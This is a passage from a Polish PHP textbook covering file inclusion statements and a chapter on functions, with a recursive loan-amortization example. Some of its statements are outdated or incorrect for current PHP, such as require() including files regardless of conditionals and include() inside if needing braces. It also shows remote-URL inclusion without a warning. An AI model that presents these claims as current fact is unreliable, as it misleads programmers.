Instrukcja `continue` powoduje zakończenie aktualnej iteracji pętli i rozpoczęcie kolejnej. W poniższym przykładzie, jeśli wyrażenie `$usernames[$x]` przyjmie wartość `missing`, zostanie rozpoczęta kolejna iteracja pętli `for`:

```
<?php
    $usernames = array("Gosia","Dorota","Grześ","Natalia","missing","Tomek");
    for ($x=0; $x < count($usernames); $x++) {
        if ($usernames[$x] == "missing") continue;
        printf("Członek zespołu: %s <br />", $usernames[$x]);
    }
?>
```

Przedstawiony skrypt wygeneruje następujące wyniki:

```
Członek zespołu: Gosia
Członek zespołu: Dorota
Członek zespołu: Grześ
Członek zespołu: Natalia
Członek zespołu: Tomek
```

Instrukcje dołączania plików

Wydajni programiści zawsze myślą w kategoriach zapewniania modularności kodu oraz możliwości jego wielokrotnego stosowania. Najczęściej stosowanym rozwiązaniem zapewniającym te możliwości jest umieszczanie funkcjonalnych komponentów kodu w osobnych plikach, a następnie, gdy zajdzie taka potrzeba, dołączanie ich do tworzonego programu. PHP oferuje cztery instrukcje służące do dołączania plików do aplikacji — zostały one opisane w tej części rozdziału.

Instrukcja include()

Przetworzenie instrukcji `include()` spowoduje wstawienie w miejscu jej wystąpienia zawartości wskazanego pliku. Dołączenie pliku daje taki sam efekt co skopiowanie jego zawartości i wklejenie jej w miejscu wystąpienia instrukcji. Oto prototyp instrukcji `include()`:

```
include( ścieżka_do_pliku )
```

Podobnie jak w przypadku instrukcji `echo` i `print`, także `include()` zapewnia możliwość pominięcia nawiasów. Gdyby na przykład zaistniała potrzeba dołączenia do skryptu grupy predefiniowanych funkcji i zmiennych konfiguracyjnych, można by umieścić je w osobnym pliku (i nadać mu przykładowo nazwę *init.inc.php*), a następnie dołączyć go do skryptu w następujący sposób:

```
<?php
    include "/usr/local/lib/php/wjgilmore/init.inc.php";
?>
```

Instrukcje `include()` można także wykonywać warunkowo. Jeśli na przykład instrukcja ta zostanie umieszczona wewnątrz instrukcji `if`, to plik zostanie dołączony wyłącznie wtedy, gdy wyrażenie w instrukcji warunkowej przyjmie wartość `true`. Jedynym dziwnym efektem ubocznym stosowania `include()` w instrukcjach warunkowych jest to, że blok kodu instrukcji `if` musi być zapisany w nawiasach klamrowych (bądź przy użyciu zapisu alternatywnego). Zwróćmy uwagę na różnice w zapisie dwóch przedstawionych poniżej fragmentów kodu. W pierwszym z nich instrukcja `include()` została zastosowana w nieprawidłowy sposób, gdyż nie umieszczono jej w nawiasach klamrowych:

```
<?php
    if (wyrażenie)
        include ('nazwapliku');
    else
        include ('innanazwapliku');
?>
```

Kolejny przykład został zapisany prawidłowo, gdyż blok instrukcji `include()` umieszczony wewnątrz instrukcji warunkowej został zapisany w nawiasach klamrowych:

```
<?php
    if (wyrażenie) {
        include ('nazwapliku');
    } else {
        include ('innanazwapliku');
    }
?>
```

Często powtarzającym się błędem związanym ze stosowaniem instrukcji `include()` jest przypuszczenie, że ze względu na umieszczenie jej w bloku kodu PHP zewnętrzny skrypt dołączany za jej pomocą nie musi zawierać ograniczników kodu PHP. Innymi słowy, byłoby to równoznaczne z możliwością umieszczenia kodu PHP w pliku w następujący sposób i jego prawidłowego przetworzenia:

```
echo "to jest nieprawidłowa zawartość dołączanego pliku";
```

Jednak także w tym przypadku kod PHP musi być umieszczany pomiędzy ogranicznikami, jak pokazano to na poniższym przykładzie:

```
<?php
    echo "to jest prawidłowa zawartość dołączanego pliku";
?>
```

■ **Wskazówka** Kod dołączany przy użyciu instrukcji `include()` będzie dysponował tą samą przestrzenią nazw, w jakiej została umieszczona instrukcja `include()`.

Jeśli dyrektywa konfiguracyjna `allow_url_fopen` zostanie włączona, to będzie istniała możliwość dołączania — przy użyciu instrukcji `include()` — zdalnych plików. Jeśli serwer, z którego pochodzi dołączany plik, obsługuje PHP, to będzie można przekazać do niego zmienne metodą `GET` i zostaną one prawidłowo przetworzone oraz udostępnione wewnątrz pliku; oto przykład:

```
include "http://www.wjgilmore.com/index.html?background=blue";
```

Zapewnianie jednokrotnego dołączenia pliku

Instrukcja `include_once()` działa dokładnie tak samo jak `include()`, z tym że przed dołączeniem pliku sprawdza, czy nie został on już dołączony wcześniej. Poniżej przedstawiłem jej prototyp:

`include_once (`*`nazwapliku`*`)`

Jeśli plik został już dołączony, to funkcja nie zostanie wykonana. W przeciwnym przypadku plik zostanie dołączony. Poza tą jedną zmianą obie instrukcje, `include()` oraz `include_once()`, działają identycznie.

Także w stosunku do instrukcji `include_once()` obowiązują te same uwagi związane z umieszczaniem jej wewnątrz nawiasów klamrowych.

Żądanie dołączenia pliku

Zwykle instrukcja `require()` działa tak samo jak `include()`, dołączając wskazany plik w miejscu, w którym została umieszczona. Oto jej priorytet:

`require (`*`nazwapliku`*`)`

Jednak istnieją dwie znaczące różnice pomiędzy instrukcjami `require()` oraz `include()`. Przede wszystkim plik zostanie dołączony do skryptu, w którym jest umieszczona instrukcja `require()`, niezależnie od tego, gdzie została ona użyta. Jeśli na przykład instrukcja `require()` została umieszczona w instrukcji warunkowej, której warunek nie jest spełniony, to wskazany w niej plik i tak zostanie dołączony.

■ **Wskazówka** Przy użyciu instrukcji `require()` można dołączać zdalne pliki, określane przy użyciu adresów URL, wyłącznie jeśli została włączona dyrektywa konfiguracyjna `allow_url_fopen`.

Druga różnica pomiędzy `require()` a `include()` polega na tym, że w przypadku gdy plik dołączany przy użyciu instrukcji `require()` nie istnieje, to wykonywanie skryptu zostanie przerwane. W analogicznej sytuacji w razie użycia instrukcji `include()` działanie skryptu będzie kontynuowane. Jednym z możliwych powodów przerywania wykonywania skryptu w momencie wywołania instrukcji `require()` jest błędnie podana ścieżka do dołączanego pliku.

Zapewnianie jednokrotnego dołączenia żądanego pliku

W miarę powiększania się witryny może się okazać, że niektóre pliki są dołączane wielokrotnie. Choć niekoniecznie będzie to przyczyną problemów, to jednak możemy nie chcieć, by zmodyfikowane wartości zmiennych pochodzących z dołączonego pliku zostały nadpisane poprzez jego ponowne dołączenie. Kolejnym problemem, jaki może się pojawić, będą konflikty nazw, które wystąpią, gdy w dołączanym kilkakrotnie pliku będą zdefiniowane jakieś funkcje. Oba te problemy można rozwiązać, stosując instrukcję `require_once()`:

`require_once (`*`nazwapliku`*`)`

Instrukcja ta zapewnia, że wskazany plik zostanie dołączony do skryptu tylko jeden raz. Po jej wykonaniu ponowne żądanie dołączenia tego samego pliku zostanie zignorowane.

Oprócz sprawdzenia, czy plik nie został dołączony już wcześniej, instrukcje `require()` oraz `require_once()` działają identycznie.

Podsumowanie

Choć zagadnienia przedstawione w tym rozdziale nie są aż tak atrakcyjne jak te opisane w kolejnych, to jednak mają one ogromne znaczenie dla osiągnięcia sukcesu przez każdego programistę PHP, gdyż stanowią podstawowe elementy konstrukcyjne wszystkich skryptów pisanych w tym języku.

W kolejnym rozdziale zostało formalnie przedstawione pojęcie funkcji, czyli fragmentu kodu służącego do realizacji konkretnego zadania. Funkcje stanowią pierwszy etap na drodze do tworzenia modularnych aplikacji PHP, których fragmenty można stosować wielokrotnie.

ROZDZIAŁ 4

Funkcje

Programy komputerowe pisane są w celu zautomatyzowania przeróżnych zadań, od spłaty kredytów hipotecznych poczynając, a na wyliczaniu codziennej optymalnej dawki kalorii dla danej osoby kończąc. Często można zauważyć, że takie zadania składają się z fragmentów logiki, które z powodzeniem można by zastosować w innych obliczeniach — nie tylko w ramach tej samej aplikacji, lecz także w zupełnie innych programach. Na przykład aplikacja do handlu elektronicznego mogłaby potrzebować mechanizmu sprawdzania poprawności podanego adresu poczty elektronicznej, który byłby używany na jej kilku stronach — kiedy użytkownik się rejestruje, kiedy ktoś chce dodać do sklepu recenzję produktu lub gdy użytkownik chciałby subskrybować biuletyn informacyjny. Logika używana do sprawdzenia poprawności adresu poczty elektronicznej jest dość skomplikowana, dlatego też idealnym rozwiązaniem byłoby umieszczenie jej w jednym miejscu, a nie w każdej części aplikacji, w jakiej będzie potrzebna, zwłaszcza jeśli pewnego dnia może się okazać, że trzeba będzie ją zmienić, by uwzględnić nową domenę (taką jak `.muzeum`).

Na szczęście możliwość umieszczania takich często powtarzających się procesów w wydzielonej sekcji kodu opatrzonej nazwą i późniejszego wywoływania tej nazwy w razie potrzeby już od dawna była jedną z kluczowych cech wszystkich nowoczesnych języków programowania. Taka sekcja kodu nosi nazwę **funkcji**. Funkcje sprawiają, że w razie konieczności zmodyfikowania definiowanego przez nie procesu wszelkie niezbędne zmiany trzeba będzie wprowadzić tylko w jednym miejscu, co z kolei zmniejsza nie tylko ryzyko wystąpienia błędów, lecz także koszty związane z utrzymaniem kodu. W tym rozdziale Czytelnik dowie się wszystkiego na temat stosowania funkcji w języku PHP, w tym także: jak należy je tworzyć, wywoływać, przekazywać do nich dane wejściowe, korzystać ze stosunkowo nowej możliwości języka określanej jako **informacje o typie** (ang. *type hinting*), zwracać wartość — i to zarówno jedną, jak i kilka — oraz jak tworzyć biblioteki funkcji. Dodatkowo zostaną przedstawione funkcje **rekurencyjne** oraz funkcje **zmiennej**.

Wywoływanie funkcji

W standardowej wersji języka PHP dostępnych jest ponad tysiąc funkcji, z których większość zostanie przedstawiona w tej książce. Funkcję można wywołać poprzez podanie jej nazwy, przy czym musi ona być dostępna bądź w bibliotekach dołączanych do języka w czasie jego kompilacji, bądź w bibliotekach funkcji dołączanych do wykonywanego skryptu przy użyciu instrukcji `include()` lub `require()`. Załóżmy na przykład, że w programie trzeba podnieść liczbę pięć do potęgi trzeciej. Można to zrobić przy użyciu wbudowanej funkcji `pow()` PHP:

```
<?php
    $value = pow(5,3);     // zwraca 125
    echo $value;
?>
```

Jeśli uzyskane wyniki mają być wyświetlone, to można pominąć przypisywanie ich do zmiennej i zmienić kod w następujący sposób:

```
<?php
    echo pow(5,3);
?>
```

Aby wyświetlić wyniki wykonania funkcji jako fragment większego łańcucha znaków, należy je połączyć przy użyciu operatora konkatenacji:

```
echo "Pięć podniesione do potęgi trzeciej wynosi ". pow(5,3).".";
```

Albo jeszcze inaczej — w bardziej wyszukany sposób, używając funkcji `printf()`:

```
printf("Pięć podniesione do potęgi trzeciej wynosi %d.", pow(5,3));
```

Dwa ostatnie przykłady generują następujący wynik:

```
Pięć podniesione do potęgi trzeciej wynosi 125.
```

■ **Wskazówka** Ogromną listę wszystkich funkcji dostępnych w języku PHP można przejrzeć w internecie — wystarczy wejść na witrynę PHP, *www.php.net*, i przejść do działu *documentation*. Można w nim znaleźć nie tylko definicje i przykłady poszczególnych funkcji pogrupowanych według bibliotek, do jakich należą, lecz także komentarze innych programistów dotyczące ich stosowania. Jeśli znamy nazwę funkcji, której dokumentację chcemy przejrzeć, to możemy przejść bezpośrednio na jej stronę — wystarczy w tym celu umieścić nazwę funkcji na końcu adresu URL witryny PHP. Aby na przykład wyświetlić internetową dokumentację funkcji `pow()`, należy wpisać w przeglądarce adres *www.php.net/pow*.

Tworzenie funkcji

Choć obszerne biblioteki wbudowanych funkcji PHP są ogromnym ułatwieniem dla wszystkich pragnących uniknąć ponownego wymyślania programistycznego koła, to jednak wcześniej czy później na pewno okaże się, że musimy wyjść poza zakres oferowanych przez nie możliwości; a to oznacza konieczność utworzenia własnych funkcji lub nawet całych bibliotek. W takich przypadkach można zdefiniować własne funkcje, korzystając ze specjalnej składni języka PHP, która zapisana w pseudokodzie ma następującą postać:

```
function nazwaFunkcji(parametry)
{
    kod funkcji
}
```

W ramach przykładu przeanalizujmy przedstawioną poniżej funkcję `generateFooter()`, której zadaniem jest generowanie stopki strony WWW:

```
function generateFooter()
{
    echo "Copyright 2010 W. Jason Gilmore";
}
```

Po jej zdefiniowaniu można ją wywołać w następujący sposób:

```
<?php
    generateFooter();
?>
```

Wywołanie tej funkcji zwróci poniższe wyniki:

```
Copyright 2010 W. Jason Gilmore
```

Przekazywanie argumentów przez wartość

Bardzo często przydaje się możliwość przekazywania danych do funkcji. W ramach przykładu napiszmy funkcję, która liczy całkowity koszt zakupu towaru poprzez wyznaczenie należnego podatku i dodanie go do ceny:

```
function calcSalesTax($price, $tax)
{
    $total = $price + ($price * $tax);
    echo "Cena zakupu: $total";
}
```

Ta funkcja przyjmuje dwa parametry: `$price` oraz `$tax`. Określają one — odpowiednio — cenę towaru oraz podatek, używane w dalszych obliczeniach. Choć parametry te mają być liczbami zmiennoprzecinkowymi, to jednak ze względu na słabe typowanie stosowane w języku PHP nic nie stoi na przeszkodzie, by w wywołaniu funkcji podać wartości dowolnego typu. W takim przypadku trzeba jednak pamiętać, że uzyskany wynik nie zawsze będzie zgodny z oczekiwaniami. Warto także zwrócić uwagę, że liczbę parametrów funkcji można dostosować do potrzeb — język nie narzuca na nią żadnych ograniczeń.

Po zdefiniowaniu funkcji można ją wywołać tak samo jak w poprzednich przykładach. Wywołanie naszej przykładowej funkcji `calcSalesTax()` mogłoby mieć następującą postać:

```
calcSalesTax(15.00, .075);
```

Oczywiście, w wywołaniach funkcji można przekazywać nie tylko statyczne wartości. Mogą to być także wartości zapisane w zmiennych. Oto przykład:

```
<?php
    $pricetag = 15.00;
    $salestax = .075;
    calcSalesTax($pricetag, $salestax);
?>
```

Taki sposób określania argumentów funkcji jest nazywany **przekazywaniem przez wartość**. Oznacza to, że wszelkie zmiany tych wartości, jakie zostaną wprowadzone wewnątrz funkcji, nie będą zauważone poza nią. Gdybyśmy jednak chcieli, by takie zmiany zostały uwzględnione poza zasięgiem funkcji, to możemy skorzystać z **przekazywania przez referencję**, opisanego w dalszej części rozdziału.

Uwaga Definiowanie funkcji przed jej wywołaniem nie jest konieczne, gdyż interpreter PHP i tak wczytuje cały kod skryptu przed rozpoczęciem jego wykonywania. Dlatego też można wywołać funkcję `calcSalesTax()` przed miejscem kodu, w jakim została umieszczona jej definicja, choć takie ryzykowne działania nie są często spotykanym rozwiązaniem.

Przekazywanie przez referencję

Czasami będziemy chcieli, by wszelkie modyfikacje argumentu wprowadzone wewnątrz funkcji zostały uwzględnione poza nią. Możliwość tę zapewnia przekazywanie argumentu przez referencję. Aby przekazać argument przez referencję, należy go poprzedzić znakiem `&`. Oto przykład:

```
<?php
    $cost = 20.99;
    $tax = 0.0575;

    function calculateCost(&$cost, $tax)
    {
        // Modyfikacja zmiennej $cost
        $cost = $cost + ($cost * $tax);
```

```
        // Modyfikacja zmiennej $tax
        $tax += 4;
    }
    calculateCost($cost, $tax);
    printf("Podatek wynosi %01.2f%% ", $tax*100);
    printf("Koszt całkowity: %01.2f zł", $cost);
?>
```

Poniżej zostały przedstawione wyniki wykonania tego skryptu:

```
Podatek wynosi 5.75%
Koszt całkowity: 22.20 zł
```

Należy zwrócić uwagę, że wartość zmiennej `$tax` pozostała taka sama, natomiast wartość `$cost` uległa zmianie.

Domyślne wartości argumentów

PHP pozwala określać wartości domyślne argumentów funkcji; zostaną one automatycznie przypisane argumentom, jeśli żadne inne wartości nie zostaną jawnie podane w wywołaniu funkcji. Spróbujmy zmodyfikować poprzedni przykład, zakładając, że przeważająca część sprzedaży jest realizowana w Polsce. W takim przypadku domyślną wartością podatku będzie 22 procent. Oto zmodyfikowana postać funkcji:

```
function calcSalesTax($price, $tax=.22)
{
    $total = $price + ($price * $tax);
    echo "Koszt całkowity: $total";
}
```

Wciąż istnieje możliwość przekazania innej stawki podatku, wartość domyślna będzie zastosowana wyłącznie wtedy, gdy w wywołaniu funkcji zostanie pominięty drugi argument:

```
$price = 15.47;
calcSalesTax($price);
```

Domyślne wartości argumentów mogą być stosowane na końcu listy parametrów funkcji i muszą być wyrażeniami stałymi — nie mogą to być ani wywołania funkcji, ani zmienne.

Istnieje także możliwość tworzenia argumentów **opcjonalnych**. Wystarczy umieścić je na końcu listy i przypisać domyślną wartość pustą, jak w poniższym przykładzie:

```
function calcSalesTax($price, $tax="")
{
    $total = $price + ($price * $tax);
    echo "Koszt całkowity: $total";
}
```

Dzięki temu, jeśli podatku nie ma, funkcję można wywołać bez drugiego parametru:

```
calcSalesTax(42.00);
```

W tym przypadku wywołanie zwróci następujący wynik:

```
Koszt całkowity: 42
```

Jeśli w funkcji zostanie zastosowanych więcej argumentów opcjonalnych, to istnieje możliwość wybrania, który z nich zostanie przekazany w wywołaniu. Przeanalizujmy następujący przykład:

```
function calculate($price, $price2="", $price3="")
{
    echo $price + $price2 + $price3;
}
```

W takim przypadku będzie można wywołać funkcję `calculate()`, przekazując w jej wywołaniu wyłącznie argumenty `$price` oraz `$price3`:

```
calculate(10, "", 3);
```

co sprawi, że funkcja zwróci następujący wynik:

```
13
```

Stosowanie informacji o typie

W wersji PHP 5 pojawiła się nowa możliwość nazywana **informacjami o typie**. Pozwala ona programiście wymusić, by parametry funkcji były obiektami określonego typu lub tablicami. Niestety możliwość ta nie działa w odniesieniu do typów skalarnych, takich jak liczby całkowite lub łańcuchy znaków. W ramach przykładu załóżmy, że dysponujemy klasą o nazwie `Customer` i chcemy mieć pewność, że parametr przekazany do funkcji `processPayPalPayment()` będzie obiektem tej klasy. Możemy to wymusić, korzystając z mechanizmu informacji o typie:

```
function processPayPalPayment(Customer $customer) {
    // Przetworzenie płatności klienta
}
```

Zwracanie wartości z funkcji

Często zdarza się, że samo wykonanie określonych czynności przez funkcję nie wystarczy. Wyniki działania skryptu mogą zależeć od wartości zwróconej przez funkcję lub od zmiany danych spowodowanej jej wykonaniem. Jednak stosowane zakresy zmiennych utrudniają proste przekazywanie wartości z funkcji do kodu, który ją wywołał. W jaki zatem sposób można przekazywać wartości z funkcji na zewnątrz? Służy do tego instrukcja `return`.

Instrukcja return

Instrukcja `return()` zwraca dowolną umieszczoną za nią wartość do kodu, który wywołał funkcję; kończy ona jednocześnie działanie funkcji i przekazuje sterowanie w miejsce jej wywołania. Jeśli instrukcja ta zostanie wywołana na głównym poziomie skryptu, spowoduje to jego zakończenie. Spróbujmy zatem ponownie zmodyfikować naszą przykładową funkcję `calcSalesTax()`. Tym razem załóżmy, że nie chcemy, by wyświetlała ona bezpośrednio całkowity koszt, lecz by zwróciła wyliczoną wartość do kodu, który ją wywołał:

```
function calcSalesTax($price, $tax=.0675)
{
    $total = $price + ($price * $tax);
    return $total;
}
```

Ewentualnie można by także zwrócić wynik obliczeń bezpośrednio, bez zapisywania go w zmiennej `$total`:

```
function calcSalesTax($price, $tax=.0675)
{
    return $price + ($price * $tax);
}
```

A oto przykładowy sposób wykorzystania nowej wersji funkcji:

```
<?php
    $price = 6.99;
    $total = calcSalesTax($price);
?>
```

Zwracanie wielu wartości

Czasami wygodnym rozwiązaniem byłoby zwrócenie z funkcji większej liczby wyników. Załóżmy na przykład, że chcielibyśmy napisać funkcję pobierającą z bazy danych informacje o użytkowniku (takie jak jego personalia, adres poczty elektronicznej oraz numer telefonu). Dzięki wykorzystaniu konstrukcji językowej `list()` wykonanie tego zadania jest znacznie prostsze, niż można by przypuszczać. Konstrukcja `list()` udostępnia wygodny sposób zwracania wartości z tablicy. Oto przykład jej zastosowania:

```
<?php
    $colors = array("czerwony","niebieski","zielony");
    list($red, $blue, $green) = $colors;
?>
```

Po wykonaniu `list()` w zmiennych `$red`, `$blue` oraz `$green` zostaną odpowiednio zapisane wartości: `czerwony`, `niebieski` i `zielony`.

Bazując na przedstawionym rozwiązaniu, łatwo można sobie wyobrazić, jak zwrócić z funkcji trzy interesujące nas informacje o użytkowniku, wykorzystując do tego konstrukcję `list()`:

```
<?php
    function retrieveUserProfile()
    {
        $user[] = "Jan Kowalski";
        $user[] = "jkowal@przykladyphp.pl";
        $user[] = "polski";
        return $user;
    }
    list($name, $email, $language) = retrieveUserProfile();
    echo "Personalia: $name, e-mail: $email, język: $language";
?>
```

Wykonanie tego skryptu zwróci następujące wyniki:

```
Personalia: Jan Kowalski, e-mail: jkowal@przykladyphp.pl, język: polski
```

Możliwość ta jest bardzo przydatna i wielokrotnie będziemy z niej korzystać w dalszej części książki.

Funkcje rekurencyjne

Funkcje rekurencyjne, czyli funkcje, które wywołują same siebie, niejednokrotnie są bardzo przydatnym narzędziem programistycznym, pozwalającym podzielić złożony problem na mniejsze elementy i wykonywać je wielokrotnie aż do rozwiązania całego problemu.

W praktyce niemal we wszystkich opracowaniach przedstawiających zagadnienia funkcji rekurencyjnych używany jest przykład obliczania silni. My jednak spróbujemy zrobić coś bardziej praktycznego i napiszemy kalkulator spłat kredytu. Konkretnie rzecz biorąc, kolejny przykład wykorzysta rekurencję do wyliczenia harmonogramu spłat kredytu, podając dla każdej raty jej kwotę sumaryczną, kwotę kapitału oraz odsetki. Funkcja rekurencyjna, `amortizationTable()`, została przedstawiona na listingu 4.1. Pobiera ona cztery argumenty wejściowe: `$pNum` — określający numer raty, `$periodicPayment` — określający sumaryczną wartość miesięcznej raty, `$balance` — zawierający wartość długu, jaki pozostaje do spłacenia, oraz `$monthlyInterest` — określający wysokość miesięcznych odsetek w procentach. Wartości te są określane przez skrypt przedstawiony na listingu 4.2.

Listing 4.1. *Funkcja kalkulatora rat — amortizationTable()*

```
function amortizationTable($pNum, $periodicPayment, $balance, $monthlyInterest)
{
    // Wyliczenie odsetek
    $paymentInterest = round($balance * $monthlyInterest, 2);
```

```
    // Określenie kwoty kapitału
    $paymentPrincipal = round($periodicPayment - $paymentInterest, 2);

    // Odliczenie kwoty kapitału od pozostałej wartości kredytu
    $newBalance = round($balance - $paymentPrincipal, 2);

    // Jeśli nowa wartość kredytu < miesięcznej raty, przypisujemy jej zero
    if ($newBalance < $paymentPrincipal) {
        $newBalance = 0;
    }

    printf("<tr><td>%d</td>", $pNum);
    printf("<td>%s zł</td>", number_format($newBalance, 2));
    printf("<td>%s zł</td>", number_format($periodicPayment, 2));
    printf("<td>%s zł</td>", number_format($paymentPrincipal, 2));
    printf("<td>%s zł</td></tr>", number_format($paymentInterest, 2));

    # Jeśli nowa wartość jest różna od zera, to rekurencyjnie
    # wywołujemy funkcję amortizationTable()
    if ($newBalance > 0) {
        $pNum++;
        amortizationTable($pNum, $periodicPayment,
                          $newBalance, $monthlyInterest);
    } else {
        return 0;
    }
}
```


Kod przedstawiony na listingu 4.2 określa początkowe wartości zmiennych, wykonuje kilka obliczeń początkowych, a następnie wywołuje funkcję `amortizationTable()`. Ponieważ funkcja ta będzie wywoływana rekurencyjnie, zatem obliczenie całej tabeli spłat zostanie w całości zrealizowane wewnątrz niej; po jej zakończeniu sterowanie wróci z powrotem do miejsca, w jakim została wywołana.

Listing 4.2. *Kalkulator spłat kredytu wykorzystujący rekurencję*

```
<?php
    // Kwota kredytu
    $balance = 10000.00;

    // Procent odsetek
    $interestRate = .0575;

    // Miesięczna, procentowa wartość odsetek
    $monthlyInterest = $interestRate / 12;

    // Długość spłaty kredytu w latach
    $termLength = 5;

    // Liczba rat spłacanych w ciągu roku
    $paymentsPerYear = 12;

    // Numer raty
    $paymentNumber = 1;

    // Określenie całkowitej liczby spłacanych rat
    $totalPayments = $termLength * $paymentsPerYear;
```

```
    // Określenie odsetek dla raty miesięcznej
    $intCalc = 1 + $interestRate / $paymentsPerYear;

    // Określenie wysokości raty miesięcznej
    $periodicPayment = $balance * pow($intCalc,$totalPayments) * ($intCalc - 1) /
                                    (pow($intCalc,$totalPayments) - 1);

  // Zaokrąglenie wartości miesięcznej raty do 2 miejsc po przecinku
    $periodicPayment = round($periodicPayment,2);

    // Utworzenie tabeli
    echo "<table width='50%' align='center' border='1'>";
    echo "<tr>
          <th>Numer raty</th><th>Stan kredytu</th>
          <th>Rata</th><th>Suma kapitału</th><th>Odsetki</th>
          </tr>";
    // Rekurencyjne wywołanie funkcji
    amortizationTable($paymentNumber, $periodicPayment, $balance,
                      $monthlyInterest);

    // Koniec tabeli HTML
    echo "</table>";
?>
```

Rysunek 4.1 przedstawia wyliczone spłaty kredytu o stałym oprocentowaniu w wysokości 5,75 procent, zaciągniętego na sumę 10 tysięcy złotych na okres pięciu lat.



Numer raty	Stan kredytu	Rata	Suma kapitału	Odsetki
1	9,855.75 zł	192.17 zł	144.25 zł	47.92 zł
2	9,710.81 zł	192.17 zł	144.94 zł	47.23 zł
3	9,565.17 zł	192.17 zł	145.64 zł	46.53 zł
4	9,418.83 zł	192.17 zł	146.34 zł	45.83 zł
5	9,271.79 zł	192.17 zł	147.04 zł	45.13 zł
6	9,124.05 zł	192.17 zł	147.74 zł	44.43 zł
7	8,975.60 zł	192.17 zł	148.45 zł	43.72 zł
8	8,826.44 zł	192.17 zł	149.16 zł	43.01 zł
9	8,676.56 zł	192.17 zł	149.88 zł	42.29 zł
10	8,525.97 zł	192.17 zł	150.59 zł	41.58 zł
11	8,374.65 zł	192.17 zł	151.32 zł	40.85 zł
12	8,222.61 zł	192.17 zł	152.04 zł	40.13 zł
13	8,069.84 zł	192.17 zł	152.77 zł	39.40 zł
14	7,916.34 zł	192.17 zł	153.50 zł	38.67 zł
15	7,762.10 zł	192.17 zł	154.24 zł	37.93 zł
16	7,607.12 zł	192.17 zł	154.98 zł	37.19 zł
17	7,451.40 zł	192.17 zł	155.72 zł	36.45 zł
18	7,294.93 zł	192.17 zł	156.47 zł	35.70 zł
19	7,137.71 zł	192.17 zł	157.22 zł	34.95 zł

Rysunek 4.1. *Przykładowe wyniki wykonania skryptu amortize.php*

Biblioteki funkcji

Najlepsi programiści są leniwi, a leniwi programiści myślą w kategoriach możliwości wielokrotnego wykorzystywania napisanego kodu. Funkcje zapewniają taką możliwość i bardzo często łączy się je w większe biblioteki, które następnie są wielokrotnie używane w podobnych aplikacjach. Biblioteki funkcji w języku PHP tworzy się, umieszczając definicje funkcji w jednym pliku; oto przykład:

```
<?php
    function localTax($grossIncome, $taxRate) {
        // kod funkcji
    }
    function stateTax($grossIncome, $taxRate, $age) {
        // kod funkcji
    }
    function medicare($grossIncome, $medicareRate) {
        // kod funkcji
    }
?>
```

Taką bibliotekę można teraz zapisać w pliku, używając przy tym nazwy, która będzie w jasny sposób odzwierciedlać jej przeznaczenie, na przykład: *taxes.library.php*. Należy przy tym pamiętać, żeby nie umieszczać pliku biblioteki w katalogu głównym serwera WWW i nie używać rozszerzenia, które pozwoliłoby przekazać jej zawartość do przeglądarki w oryginalnej, nieprzetworzonej postaci. Dawałoby to bowiem użytkownikom możliwość przeglądnięcia kodu źródłowego, który mógłby zawierać wrażliwe dane. Plik biblioteki można dołączać do skryptów przy użyciu instrukcji `include()`, `include_once()`, `require()` oraz `require_once()`, które zostały opisane w rozdziale 3. (Można także skorzystać z dyrektywy konfiguracyjnej `auto_prepend`, która pozwala zautomatyzować operacje dołączania plików do skryptów). Zakładając na przykład, że biblioteka została zapisana jako plik *taxes.library.php*, można ją dołączyć do skryptu w następujący sposób:

```
<?php
    require_once("taxes.library.php");
    ...
?>
```

Po jej dołączeniu w kodzie skryptu będzie można wywoływać wszystkie trzy zdefiniowane w niej funkcje.

Podsumowanie

Ten rozdział został poświęcony zagadnieniu stanowiącemu podstawowy element konstrukcyjny wszystkich nowoczesnych języków programowania: zapewnianiu możliwości wielokrotnego stosowania kodu poprzez tworzenie i używanie funkcji. Opisano w nim, jak tworzyć funkcje, jak je wywoływać oraz jak przekazywać wartości zarówno do nich, jak i z nich do kodu, który je wywołał. Opisane zostały także funkcje rekurencyjne oraz sposoby tworzenia bibliotek funkcji, które można dołączać do skryptów w razie zaistnienia takiej potrzeby.

W kolejnym rozdziale zostały przedstawione tablice oraz bogaty zestaw wbudowanych funkcji służących do zarządzania nimi i wykonywania na nich przeróżnych operacji.

ROZDZIAŁ 5

Tablice

